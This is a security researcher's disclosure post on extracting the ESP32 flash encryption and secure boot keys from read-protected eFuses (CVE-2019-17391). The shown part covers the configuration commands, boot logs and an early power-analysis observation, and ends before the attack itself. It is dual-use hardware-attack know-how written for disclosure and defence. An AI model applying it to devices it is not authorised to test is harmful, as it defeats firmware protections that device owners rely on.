Pwn the ESP32 Forever: Flash Encryption and Sec. Boot Keys Extraction

Posted on November 13, 2019
by LimitedResults (https://limitedresults.com/author/admin/)

I wanted to close my investigation by targeting the two major security features:

- **Secure Boot**
- **Flash Encryption**

My final goal is to achieve **a PERSISTENT exploit**, bypassing the Secure Boot and the Flash Encryption.

In this report, I disclose a full readout of protected E-Fuses storing two secret keys, one used for Flash Encryption (**BLK1**) and the other for the Secure Boot (**BLK2**).

This attack cannot be patched by the vendor on existing devices. It's a FOREVER pwn.

Espressif and I decided to go to **Responsible Disclosure** for this vulnerability (**CVE-2019-17391**).

The OTP eFuses

One-Time Programmable (OTP) memory is a type of non-volatile memory (NVM) that permits data to be written to memory only once.

Once programmed, or blown, the contents cannot be changed and the contents are retained after power is removed.

Inside ESP32, the OTP is based on eFuses technology (electronic Fuses), in order to store system parameters, security configuration and sensitive data.

Fundamentally, an eFuse is a single bit of non-volatile memory with the restriction that once an eFuse bit is programmed to 1, it can never be reverted to 0.

Software can instruct the eFuse Controller to program each bit for each system parameter as needed.

Some of these system parameters can be read by software using the eFuse Controller or directly used by hardware modules. Some eFuses blocks are R/W access protection.

ESP32 eFuses Controller

Espressif provides a complete online documentation dedicated to this feature **here (https://docs.espressif.com/projects/esp-idf/en/latest/api-reference/system/efuse.html?highlight=EFuses)**. The technical reference manual has also a chapter dedicated to the eFuses Controller (chapter 20).

The eFuses controller is in charge to manage the eFuses arrays and has 4 eFuses blocks, each one is 256 bits length (not all bits are available):

- **EFUSE_BLK0** is used entirely for system purposes,
- **EFUSE_BLK1** is used for Flash Encryption Key (FEK),
- **EFUSE_BLK2** is used for Secure Boot Key (SBK),
- **EFUSE_BLK3** can be partially reserved for the custom MAC address, or used entirely for user application.

The memory map of eFuses is the following:

```
$ ./efuse_table_gen.py esp32/esp_efuse_table.csv --info
eFuse coding scheme: NONE
#       field_name                      efuse_block     bit_start       bit_count
1       WR_DIS_FLASH_CRYPT_CNT          EFUSE_BLK0        2               1
2       WR_DIS_BLK1                     EFUSE_BLK0        7               1
3       WR_DIS_BLK2                     EFUSE_BLK0        8               1
4       WR_DIS_BLK3                     EFUSE_BLK0        9               1
5       RD_DIS_BLK1                     EFUSE_BLK0        16              1
6       RD_DIS_BLK2                     EFUSE_BLK0        17              1
7       RD_DIS_BLK3                     EFUSE_BLK0        18              1
8       FLASH_CRYPT_CNT                 EFUSE_BLK0        20              7
9       MAC_FACTORY                     EFUSE_BLK0        32              8
10      MAC_FACTORY                     EFUSE_BLK0        40              8
11      MAC_FACTORY                     EFUSE_BLK0        48              8
12      MAC_FACTORY                     EFUSE_BLK0        56              8
13      MAC_FACTORY                     EFUSE_BLK0        64              8
14      MAC_FACTORY                     EFUSE_BLK0        72              8
15      MAC_FACTORY_CRC                 EFUSE_BLK0        80              8
16      CHIP_VER_DIS_APP_CPU            EFUSE_BLK0        96              1
17      CHIP_VER_DIS_BT                 EFUSE_BLK0        97              1
18      CHIP_VER_PKG                    EFUSE_BLK0        105             3
19      CHIP_CPU_FREQ_LOW               EFUSE_BLK0        108             1
20      CHIP_CPU_FREQ_RATED             EFUSE_BLK0        109             1
21      CHIP_VER_REV1                   EFUSE_BLK0        111             1
22      ADC_VREF_AND_SDIO_DREF          EFUSE_BLK0        136             6
23      XPD_SDIO_REG                    EFUSE_BLK0        142             1
24      SDIO_TIEH                       EFUSE_BLK0        143             1
25      SDIO_FORCE                      EFUSE_BLK0        144             1
26      ENCRYPT_CONFIG                  EFUSE_BLK0        188             4
27      CONSOLE_DEBUG_DISABLE           EFUSE_BLK0        194             1
28      ABS_DONE_0                      EFUSE_BLK0        196             1
29      DISABLE_JTAG                    EFUSE_BLK0        198             1
30      DISABLE_DL_ENCRYPT              EFUSE_BLK0        199             1
31      DISABLE_DL_DECRYPT              EFUSE_BLK0        200             1
32      DISABLE_DL_CACHE                EFUSE_BLK0        201             1
33      ENCRYPT_FLASH_KEY               EFUSE_BLK1        0               256
34      SECURE_BOOT_KEY                 EFUSE_BLK2        0               256
35      MAC_CUSTOM_CRC                  EFUSE_BLK3        0               8
36      MAC_CUSTOM                      EFUSE_BLK3        8               48
37      ADC1_TP_LOW                     EFUSE_BLK3        96              7
38      ADC1_TP_HIGH                    EFUSE_BLK3        103             9
39      ADC2_TP_LOW                     EFUSE_BLK3        112             7
40      ADC2_TP_HIGH                    EFUSE_BLK3        119             9
41      SECURE_VERSION                  EFUSE_BLK3        128             32
42      MAC_CUSTOM_VER                  EFUSE_BLK3        184             8

Used bits in eFuse table:
EFUSE_BLK0
[2 2] [7 9] [16 18] [20 27] [32 87] [96 97] [105 109] [111 111] [136 144] [188 191] [194 194]

EFUSE_BLK1
[0 255]

EFUSE_BLK2
[0 255]

EFUSE_BLK3
[0 55] [96 159] [184 191]
```

In point of view, the most critical blocks are **BLK1 and BLK2**, which store respectively the FEK and SBK.

These blocks are Write protected by WR_DIS_BLK1 and WR_DIS_BLK2 and Read protected by RD_DIS_BLK1 and RD_DIS_BLK2.

The Secure Boot

Secure boot is the guardian of the firmware authenticity and integrity stored into the external SPI Flash memory.

It is easy for an attacker to modify the content of an external flash, to run its malicious code on the ESP32. The secure boot is present to protect against this kind of firmware modification.

The Secure boot creates a chain of trust from the BootROM to the bootloader until the application firmware. It guarantees the code running on the device is genuine and cannot be modified without signing the binaries (using a secret key). The device will not execute unsigned binaries otherwise.

ESP32 Secure Boot details

Espressif provides a complete online documentation dedicated to this feature **here (https://docs.espressif.com/projects/esp-idf/en/latest/security/secure-boot.html)**.

How it works?

Secure boot is normally set during production (at the factory), considered as a secure environment.

First, during the Production

Secure Boot Key (SBK) stored into eFuses

The ESP32 has a One Time Programmable (OTP) memory, based on four blocks of 256 eFuses (total of 1024 bits).

The **Secure Boot Key** (SBK) is burned into the eFuses BLK2 (256 bits) during the production. This key is then used by AES-256 ECB mode from the BootROM to verify the bootloader. The key cannot be readout or modify (the software cannot access the BLK2 block due to the Read/Write Protection eFuse).

This key has to be kept confidential to be sure an attacker cannot create a new bootloader image. It is also a good idea to have a unique key per device, to reduce the scalability if one secure boot key is leaked or recovered.

ECDSA key Pair

During the production phase, the vendor will also create an **ECDSA key pair** (private key and public key).

The private key has to be kept confidential. The public key will be included at the end of the bootloader image. This key will be in charge to verify the signature of the app image.

The digest

At the address 0x0 in the SPI flash layout, a **192-bytes digest** has to be flashed. The output digest is 192 bytes of data is composed by 128 bytes of random, followed by the 64 bytes SHA-512 digest computed such as:

```
Digest = SHA-512(AES-256((bootloader.bin + ECDSA publ. key), SBK))
```

Focus on SBK

Consequently, I decide to focus on the SBK stored into the e-Fuses BLK2. In case of recovery, I should be able to sign my malicious bootloader and avoid ECDSA verification.

Secure Boot settings

I respect the documentation to enable the secure boot feature on a new ESP32 board manually, using these commands:

```
$ espefuse.py burn_key secure_boot ./hello_world_k1/secure-bootloader-key-256.bin
$ espefuse.py burn_efuse ABS_DONE_0
```

After the reset, the E-fuses map can be read using ***espefuse.py*** tool:

```
 espefuse.py summary
espefuse.py v2.7-dev
Connecting....
EFUSE_NAME            Description = [Meaningful Value] [Readable/Writeable] (Hex Value)
----------------------------------------------------------------------------------------
Security fuses:
FLASH_CRYPT_CNT       Flash encryption mode counter                    = 0 R/W (0x0)
FLASH_CRYPT_CONFIG    Flash encryption config (key tweak bits)         = 0 R/W (0x0)
CONSOLE_DEBUG_DISABLE Disable ROM BASIC interpreter fallback           = 1 R/W (0x1)
ABS_DONE_0            secure boot enabled for bootloader               = 1 R/W (0x1)
ABS_DONE_1            secure boot abstract 1 locked                    = 0 R/W (0x0)
JTAG_DISABLE          Disable JTAG                                     = 1 R/W (0x1)
DISABLE_DL_ENCRYPT    Disable flash encryption in UART bootloader      = 0 R/W (0x0)
DISABLE_DL_DECRYPT    Disable flash decryption in UART bootloader      = 0 R/W (0x0)
DISABLE_DL_CACHE      Disable flash cache in UART bootloader           = 0 R/W (0x0)
BLK1                  Flash encryption key
  = 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 R/W
BLK2                  Secure boot key
  = ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? -/-
BLK3                  Variable Block 3
  = 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 R/W

Efuse fuses:
WR_DIS                Efuse write disable mask                         = 256 R/W (0x100)
RD_DIS                Efuse read disablemask                           = 2 R/W (0x2)
CODING_SCHEME         Efuse variable block length scheme               = 0 R/W (0x0)
KEY_STATUS            Usage of efuse block 3 (reserved)                = 0 R/W (0x0)

Config fuses:
XPD_SDIO_FORCE        Ignore MTDI pin (GPIO12) for VDD_SDIO on reset   = 0 R/W (0x0)
XPD_SDIO_REG          If XPD_SDIO_FORCE, enable VDD_SDIO reg on reset  = 0 R/W (0x0)
XPD_SDIO_TIEH         If XPD_SDIO_FORCE & XPD_SDIO_REG, 1=3.3V 0=1.8V  = 0 R/W (0x0)
CLK8M_FREQ            8MHz clock freq override                         = 48 R/W (0x30)
SPI_PAD_CONFIG_CLK    Override SD_CLK pad (GPIO6/SPICLK)               = 0 R/W (0x0)
SPI_PAD_CONFIG_Q      Override SD_DATA_0 pad (GPIO7/SPIQ)              = 0 R/W (0x0)
SPI_PAD_CONFIG_D      Override SD_DATA_1 pad (GPIO8/SPID)              = 0 R/W (0x0)
SPI_PAD_CONFIG_HD     Override SD_DATA_2 pad (GPIO9/SPIHD)             = 0 R/W (0x0)
SPI_PAD_CONFIG_CS0    Override SD_CMD pad (GPIO11/SPICS0)              = 0 R/W (0x0)
DISABLE_SDIO_HOST     Disable SDIO host                                = 0 R/W (0x0)

Identity fuses:
MAC                   Factory MAC Address
  = 3c:71:bf:4d:bb:34 (CRC e4 OK) R/W
CHIP_VER_REV1         Silicon Revision 1                               = 1 R/W (0x1)
CHIP_VERSION          Reserved for future chip versions                = 2 R/W (0x2)
CHIP_PACKAGE          Chip package identifier                          = 0 R/W (0x0)

Calibration fuses:
BLK3_PART_RESERVE     BLOCK3 partially served for ADC calibration data = 0 R/W (0x0)
ADC_VREF              Voltage reference calibration                    = 1128 R/W (0x4)
```

Efuses summary after secure boot setting.

Secure boot is enabled (ABS_DONE_0=1) and the Secure Boot Key (BLK2) cannot be read or write anymore. CONSOLE_DEBUG_DISABLE was already burned when I received the board.

The ESP32 will now authenticate the bootloader after each reset, the software then verifies the app and the code is running.

The Flash Encryption

Flash encryption is a feature for encrypting the contents of the ESP32's attached SPI flash. When flash encryption is enabled, physical readout of the SPI flash is not sufficient to recover most flash contents.

With flash encryption enabled, following kinds of flash data are encrypted by default:

- Bootloader
- Partition Table
- App partition

Other type of flash data are encrypted conditionally:

- Secure boot bootloader digest (if secure boot is enabled)
- Any partition marked with the "encrypted" flag in the partition table

More details about Flash Encryption

Espressif provides a complete online documentation dedicated to this feature **here (https://docs.espressif.com/projects/esp-idf/en/latest/security/flash-encryption.html#updating-encrypted-flash)**.

How it works?

Flash encryption is normally set during production (at the factory), considered as a secure environment.

Flash Encryption Key (FEK) stored into eFuses

The ESP32 has a One Time Programmable (OTP) memory, based on four blocks of 256 eFuses (total of 1024 bits).

The **Flash Encryption Key** (FEK) is burned into the BLK1 eFuses (256 bits).

The contents of the flash are encrypted using AES-256.

The flash encryption key is stored in eFuses internal to the chip, and is protected from software access. It means the key cannot be readout or modify (the software cannot access the BLK1 block due to the Read/Write Protection eFuse).

AES-256 Flash Encryption

The flash encryption algorithm is AES-256, where the key is "tweaked" with the offset address of each 32 byte block of flash.

This means every 32 byte block (two consecutive 16 byte AES blocks) is encrypted with a unique key derived from the flash encryption key.

Flash access is transparent via the flash cache-mapping feature of ESP32 – any flash regions, which are mapped to the address space, will be transparently decrypted when read.

Focus on FEK

I decide to focus on the FEK stored into the e-Fuses BLK1. In case of recovery, I should be able to encrypt a new bootloader or decrypt the entire firmware.

Time to set the Flash Encryption

To start with the Flash Encryption, I generate my own key and flash it into BLK2:

```
$ espsecure.py generate_flash_encryption_key my_flash_encryption_key.bin

$ hexdump my_flash_encryption_key.bin
0000000 c838 e375 7633 1541 5ff9 4365 f2dd 2ce9
0000010 1f78 42a0 bf53 8f14 68ce 009f 5586 9b52

$ espefuse.py --port /dev/ttyUSB0 burn_key flash_encryption my_flash_encryption_key.bin
espefuse.py v2.7-dev
Connecting......
Write key in efuse block 1. The key block will be read and write protected (no further changes o
r readback). This is an irreversible operation.
Type 'BURN' (all capitals) to continue.
BURN
Burned key data. New value: 9b 52 55 86 00 9f 68 ce 8f 14 bf 53 42 a0 1f 78 2c e9 f2 dd 43 65 5f
f9 15 41 76 33 e3 75 c8 38
Disabling read/write to key efuse block...
```

Then, I set the different e-Fuses in charge to activate the Flash Encryption:

```
$ espefuse.py burn_efuse FLASH_CRYPT_CONFIG 0xf
$ espefuse.py burn_efuse FLASH_CRYPT_CNT
```

To read the eFuses, the *dump* command can also be used:

```
$ espefuse.py --port /dev/ttyUSB0 dump
espefuse.py v2.7-dev
Connecting....
EFUSE block 0:
00130180 bf4dbb34 00e43c71 0000a000 00000430 f0000000 00000054
EFUSE block 1:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
EFUSE block 2:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
EFUSE block 3:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

According to my reverse, in EFUSE block0, the first 32bits-word correspond to the security configuration:

```
00130180 = 00000000 00010011 00000001 10000000
```

These two bits correspond to the eFuses protecting BLK2 and BLK1 from Read operations. Any attempt to read BLK1 and BLK2 returns 0x00.

At the end, the security configuration of the ESP32 is the following:

```
espefuse.py summary
espefuse.py v2.7-dev
Connecting.....
EFUSE_NAME              Description = [Meaningful Value] [Readable/Writeable] (Hex Value)
----------------------------------------------------------------------------------------
Security fuses:
FLASH_CRYPT_CNT         Flash encryption mode counter                    = 1 R/W (0x1)
FLASH_CRYPT_CONFIG      Flash encryption config (key tweak bits)         = 15 R/W (0xf)
CONSOLE_DEBUG_DISABLE   Disable ROM BASIC interpreter fallback           = 1 R/W (0x1)
ABS_DONE_0              secure boot enabled for bootloader               = 1 R/W (0x1)
ABS_DONE_1              secure boot abstract 1 locked                    = 0 R/W (0x0)
JTAG_DISABLE            Disable JTAG                                     = 1 R/W (0x1)
DISABLE_DL_ENCRYPT      Disable flash encryption in UART bootloader      = 0 R/W (0x0)
DISABLE_DL_DECRYPT      Disable flash decryption in UART bootloader      = 0 R/W (0x0)
DISABLE_DL_CACHE        Disable flash cache in UART bootloader           = 0 R/W (0x0)
BLK1                    Flash encryption key
  = ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? -/-
BLK2                    Secure boot key
  = ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? -/-
BLK3                    Variable Block 3
  = 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 R/W

Efuse fuses:
WR_DIS                  Efuse write disable mask                         = 384 R/W (0x180)
RD_DIS                  Efuse read disablemask                           = 3 R/W (0x3)
CODING_SCHEME           Efuse variable block length scheme               = 0 R/W (0x0)
KEY_STATUS              Usage of efuse block 3 (reserved)                = 0 R/W (0x0)

Config fuses:
XPD_SDIO_FORCE          Ignore MTDI pin (GPIO12) for VDD_SDIO on reset   = 0 R/W (0x0)
XPD_SDIO_REG            If XPD_SDIO_FORCE, enable VDD_SDIO reg on reset  = 0 R/W (0x0)
XPD_SDIO_TIEH           If XPD_SDIO_FORCE & XPD_SDIO_REG, 1=3.3V 0=1.8V  = 0 R/W (0x0)
CLK8M_FREQ              8MHz clock freq override                         = 48 R/W (0x30)
SPI_PAD_CONFIG_CLK      Override SD_CLK pad (GPIO6/SPICLK)               = 0 R/W (0x0)
SPI_PAD_CONFIG_Q        Override SD_DATA_0 pad (GPIO7/SPIQ)              = 0 R/W (0x0)
SPI_PAD_CONFIG_D        Override SD_DATA_1 pad (GPIO8/SPID)              = 0 R/W (0x0)
SPI_PAD_CONFIG_HD       Override SD_DATA_2 pad (GPIO9/SPIHD)             = 0 R/W (0x0)
SPI_PAD_CONFIG_CS0      Override SD_CMD pad (GPIO11/SPICS0)              = 0 R/W (0x0)
DISABLE_SDIO_HOST       Disable SDIO host                                = 0 R/W (0x0)

Identity fuses:
MAC                     Factory MAC Address
  = 3c:71:bf:4d:bb:34 (CRC e4 OK) R/W
CHIP_VER_REV1           Silicon Revision 1                               = 1 R/W (0x1)
CHIP_VERSION            Reserved for future chip versions                = 2 R/W (0x2)
CHIP_PACKAGE            Chip package identifier                          = 0 R/W (0x0)

Calibration fuses:
BLK3_PART_RESERVE       BLOCK3 partially served for ADC calibration data  = 0 R/W (0x0)
ADC_VREF                Voltage reference calibration                    = 1128 R/W (0x4)
```

Efuses summary for full secure configuration. Flash Encryption and Secure boot are enabled. BLK1 and BLK2 are rad and write protected.

Test app on Full Secure ESP32

Espressif recommends the use of Secure boot and Flash Encryption for maximum security.

The following application will be compiled and flashed with the two security features enabled.

Compile the Test Application

A simple ***main.c*** like that should be enough as a test application:

```
void app_main()
 {
    while(1)
    {
    printf("Hello from SEC boot K1 & FE !\n");
    vTaskDelay(1000 / portTICK_PERIOD_MS);
    }
 }
```

To compile, I enable the secure boot and the flash encryption via ***make menuconfig***.

Flash the Test Application

All images are signed, encrypted and flashed one by one into the ESP32 (I do that manually to acquire information regarding the flash encryption process):

```
$ espsecure.py encrypt_flash_data -k ../../my_flash_encryption_key.bin -o bootloader-reflash-dig
est-encrypted.bin -a 0x0 bootloader-reflash-digest.bin

$ python /home/limited/esp/esp-idf/components/esptool_py/esptool/esptool.py --chip esp32 --port
 /dev/ttyUSB0 --baud 115200 --before default_reset --after hard_reset write_flash -z --flash_mod
e dio --flash_freq 40m --flash_size detect 0x0 /home/ limited/esp/hello_world_k1_FE/build/bootlo
ader/bootloader-reflash-digest-encrypted.bin

$ espsecure.py encrypt_flash_data -k ../my_flash_encryption_key.bin -o hello-world-encrypted.bin
-a 0x10000 hello-world.bin

$ espsecure.py encrypt_flash_data -k ../my_flash_encryption_key.bin -o partitions_singleapp-encr
ypted.bin -a 0x08000 partitions_singleapp.bin

$ python /home/limited/esp/esp-idf/components/esptool_py/esptool/esptool.py --chip esp32 --port
 /dev/ttyUSB0 --baud 115200 --before default_reset --after hard_reset write_flash -z --flash_mod
e dio --flash_freq 40m --flash_size detect 0x10000 /home/limited/esp/hello_world_k1_FE/build/hel
lo-world-encrypted.bin 0x8000 /home/limited/esp/hello_world_k1_FE/build/partitions_singleapp-enc
rypted.bin
```

Finally, it worked like a charm. UART log when power up:


```
ets Jun  8 2016 00:22:57
rst:0x1 (POWERON_RESET),boot:0x13 (SPI_FAST_FLASH_BOOT)
configsip: 0, SPIWP:0xee
clk_drv:0x00,q_drv:0x00,d_drv:0x00,cs0_drv:0x00,hd_drv:0x00,wp_drv:0x00
mode:DIO, clock div:2
load:0x3fff0018,len:4
load:0x3fff001c,len:5548
load:0x40078000,len:0
load:0x40078000,len:21468
entry 0x40078680
I (920) cpu_start: Pro cpu up.
I (920) cpu_start: Starting app cpu, entry point is 0x40080e44
I (0) cpu_start: App cpu up.
I (923) heap_init: Initializing. RAM available for dynamic allocation:
I (930) heap_init: At 3FFAE6E0 len 00001920 (6 KiB): DRAM
I (936) heap_init: At 3FFB29A8 len 0002D658 (181 KiB): DRAM
I (942) heap_init: At 3FFE0440 len 00003BC0 (14 KiB): D/IRAM
I (949) heap_init: At 3FFE4350 len 0001BCB0 (111 KiB): D/IRAM
I (955) heap_init: At 40088B50 len 000174B0 (93 KiB): IRAM
I (961) cpu_start: Pro cpu start user code
I (308) cpu_start: Starting scheduler on PRO CPU.
I (0) cpu_start: Starting scheduler on APP CPU.
Hello from SEC boot K1 & FE !
Hello from SEC boot K1 & FE !
Hello from SEC boot K1 & FE !
```

Verify the flash memory content

To be sure the firmware is now encrypted, I dump the entire content of the Flash:

```
$ esptool.py -p /dev/ttyUSB0 -b 460800 read_flash 0 0x400000 flash_contents.bin
```

As expected, the entire flash in encrypted:



Head of flash_contents.bin (it is encrypted, no doubt).

Time to Pwn!

...but wait LR, where is the Vuln here?

Yes, it is true. No vuln was previously identified...

Black Box

I insert a 1-Ohm Resistor (probed to the scope) on VDD_RTC to monitor the ESP32 power activity during the boot-up.

Simple **P**ower **A**nalysis is a useful technique to reverse some hardware processing:

Analysis of ESP32 hardware activity during the boot-up.
CH1= UART TX; CH2= 3.3V VDD (trigger); CH3 = Power consumption; CH4= pulse command.

I quickly identify a pure HW processing 500us before the beginning of the UART ascii strings 'ets June 2018' corresponding to the BootROM process.

This HW activity is probably the eFuses Controller initialisation, and a load of the eFuses values in some dedicated buffer memory, to be used by the Flash controller for further steps).

Let's confirm my assumption.


The Setup

The LOLIN board is used for the tests. The ESP32 is in full secure mode (Secure boot + Flash encryption):

LOLIN dev-kit (10$ on Amazon)

